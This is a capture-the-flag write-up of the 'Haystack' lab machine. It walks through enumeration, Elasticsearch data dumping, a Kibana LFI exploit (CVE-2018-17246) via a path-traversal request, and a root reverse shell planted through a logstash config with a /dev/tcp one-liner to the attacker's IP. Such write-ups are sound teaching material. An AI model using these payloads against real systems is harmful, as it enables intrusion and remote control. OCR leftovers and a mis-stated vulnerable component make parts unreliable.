Haystack Writeup

Pierson Carulli

Scanning and Enumeration


IMPORTANT: Attackers IP was: 10.10.14.13, and the victim's IP was 10.10.10.115

First perform an NMAP scan on the target (10.10.10.115). The results of the scan are shown below:


NMAP SCAN RESULTS GO HERE

The NMAP scan reveals that the open ports on haystack are 22, 80, and 9200. Port 22 is using OPENSSH version 7.4, port 80 is using Nginx 1.12.2 and port 9200 is using Elasticsearch. Visiting the Nginx server on port 80 yields an image. At first glance this is not very interesting; however, downloading the image and running strings uncovers a clue:


This is a base64 encoded string, which can be decoded using Burpsuite's decoder.



If Spanish is not your native language you may want to use google translate to make sense of the clue.



Browsing to http://10.10.10.115:9200 uncovers pertinent information about the target.



A quick google search reveals that Elasticsearch is a database that stores data in JSON format. Digging a bit deeper uncovers the syntax for querying the database. The query http://10.10.10.115:9200/_all/_search?q=*:*&size=10000 will dump everything from each table and display a total of 10000 results. The clues are hidden somewhere in the "haystack" to find them simply search for base64 encoded strings. The following stack overflow post may save some time/frustration: https://stackoverflow.com/questions/475074/regex-to-parse-or-validate-base64-data/475217#475217. The needle can be found below:


```
"Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk=" ->
pass: spanish.is.key

Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkgTranslation → I
have to keep the password for the machine user: security
```

Excellent, now lets use the credentials to login via SSH.

Expanding Influence

Viewing the /etc/passwd file reveals that there are several other users on the system. Haystack is using Elasticsearch version 6.4.2, which is vulnerable to an LFI (Local File Inclusion) attack.



Vulnerability Details : CVE-2018-17246

Kibana versions before 6.4.3 and 5.6.13 contain an arbitrary file inclusion flaw in the Console plugin. An attacker with access to the Kibana Console API could send a request that will attempt to execute javascript code. This could possibly lead to an attacker executing arbitrary commands with permissions of the Kibana process on the host system.

Publish Date : 2018-12-20 Last Update Date : 2019-01-08

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code File Inclusion
CWE ID	77

This attack only works on a Kibana's API console, which is not on any of the ports that were found by the original NMAP scan. Luckily, running netstat on the target system (netstat must be uploaded first) reveals that there is a service running on port 5601.

```
(base) root@kali:/bin# sftp security@10.10.10.115
security@10.10.10.115's password:
Connected to security@10.10.10.115.
sftp> put netstat
Uploading netstat to /home/security/netstat
netstat                                       100%  151KB 337.4KB/s   00:00
sftp> ls
netstat   user.txt
sftp>
```

```
[security@haystack ~]$ ./netstat -antup | grep LISTEN
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9200            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5601          0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:9000          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:9300          :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:9600          :::*                    LISTEN      -
```

The /tmp directory is world writeable. Adding the file t/myshell.js (t is a new directory that is can be accessed by any user and myshell.js is reverse Node JS shell). Making t a world accessible file is accomplished using the command chmod 777 t (the same command can be used to make the reverse shell accessible). To exploit the LFI vulnerability navigate to /var/log/kibana and start a netcat listener on the port specified in the reverse shell. The command to trigger the LFI and the resulting shell can be viewed below.

```
sftp> exit
(base) root@kali:~# nc -lvp 55556
listening on [any] 55556 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.115] 59664
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$
```

```
[security@haystack kibana]$ curl -X GET 'http://localhost:5601/api/console/api_server?sense_version=@@SE
NSE_VERSION&apis=../../../../../../../../../../../../../../../../../../../../../tmp/t/myshell.js'
```

Getting Root

To get root privileges navigate run the command ps -elf | grep root and see what programs the root user is currently using. One program of interest is logstash, which is part of the elastic stack.

```
4 S root       6140      1  6  99  19 - 679966 futex_ 21:40 ?       00:02:08 /bin/java -Xms500m -Xmx500m -XX:+Use
ParNewGC -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:+UseCMSInitiatingOccupancyOnly -Djava.
awt.headless=true -Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -Djruby.jit.threshold=0 -XX:+HeapDumpO
nOutOfMemoryError -Djava.security.egd=file:/dev/urandom -cp /usr/share/logstash/logstash-core/lib/jars/animal-sni
ffer-annotations-1.14.jar:/usr/share/logstash/logstash-core/lib/jars/commons-codec-1.11.jar:/usr/share/logstash/l
ogstash-core/lib/jars/commons-compiler-3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/error_prone_annotatio
ns-2.0.18.jar:/usr/share/logstash/logstash-core/lib/jars/google-java-format-1.1.jar:/usr/share/logstash/logstash-
core/lib/jars/gradle-license-report-0.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/guava-22.0.jar:/usr/shar
e/logstash/logstash-core/lib/jars/j2objc-annotations-1.1.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-a
nnotations-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-core-2.9.5.jar:/usr/share/logstash/logsta
sh-core/lib/jars/jackson-databind-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-dataformat-cbor-2.
9.5.jar:/usr/share/logstash/logstash-core/lib/jars/janino-3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/jr
uby-complete-9.1.13.0.jar:/usr/share/logstash/logstash-core/lib/jars/jsr305-1.3.9.jar:/usr/share/logstash/logstas
h-core/lib/jars/log4j-api-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-core-2.9.1.jar:/usr/share/lo
gstash/logstash-core/lib/jars/log4j-slf4j-impl-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/logstash-core
.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.commands-3.6.0.jar:/usr/share/logstash/logstash-
core/lib/jars/org.eclipse.core.contenttype-3.4.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.cor
e.expressions-3.4.300.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.filesystem-1.3.100.jar:/usr
/share/logstash/logstash-core/lib/jars/org.eclipse.core.jobs-3.5.100.jar:/usr/share/logstash/logstash-core/lib/ja
rs/org.eclipse.core.resources-3.7.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.runtime-3.7
.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.app-1.3.100.jar:/usr/share/logstash/logstas
h-core/lib/jars/org.eclipse.equinox.common-3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equin
ox.preferences-3.4.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.registry-3.5.101.jar:/usr
/share/logstash/logstash-core/lib/jars/org.eclipse.jdt.core-3.10.0.jar:/usr/share/logstash/logstash-core/lib/jars
/org.eclipse.osgi-3.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.text-3.5.101.jar:/usr/share/lo
gstash/logstash-core/lib/jars/slf4j-api-1.7.25.jar org.logstash.Logstash --path.settings /etc/logstash
```

In addition, the files located in /etc/logstash/conf.d contain code that gives away the location that the root users program receives input from and how the program filters user input.

```
bash-4.2$ cat *
cat *
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "%{comando} &"
                }
        }
}
```

The input function reveals that the input is taken from any file starting with logstash_ located in the /opt/kibana directory. The filter function shows a grok expression that must be matched for the code in the file to execute successfully (an online grok debugger is helpful here). Once in the /opt/kibana directory start a netcat listener and execute the following command:

echo "Ejecutar comando : sudo bash -i >& /dev/tcp/10.10.14.13/12345 0>&1" > logstash_t. It may take a few minutes so be patient, but if all goes well the following shell will be received by netcat.

```
(base) root@kali:~# nc -lvvp 12345
listening on [any] 12345 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.115] 56556
bash: no hay control de trabajos en este shell
[root@haystack /]# whoami
whoami
root
[root@haystack /]# cd /root
cd /root
[root@haystack ~]# ls -l
ls -l
total 8
-rw-------. 1 root root 1407 nov 28  2018 anaconda-ks.cfg
-rw-------. 1 root root   33 feb  6 22:12 root.txt
[root@haystack ~]#
```

Some Articles that I found helpful:

https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/

https://payatu.com/guide-linux-privilege-escalation/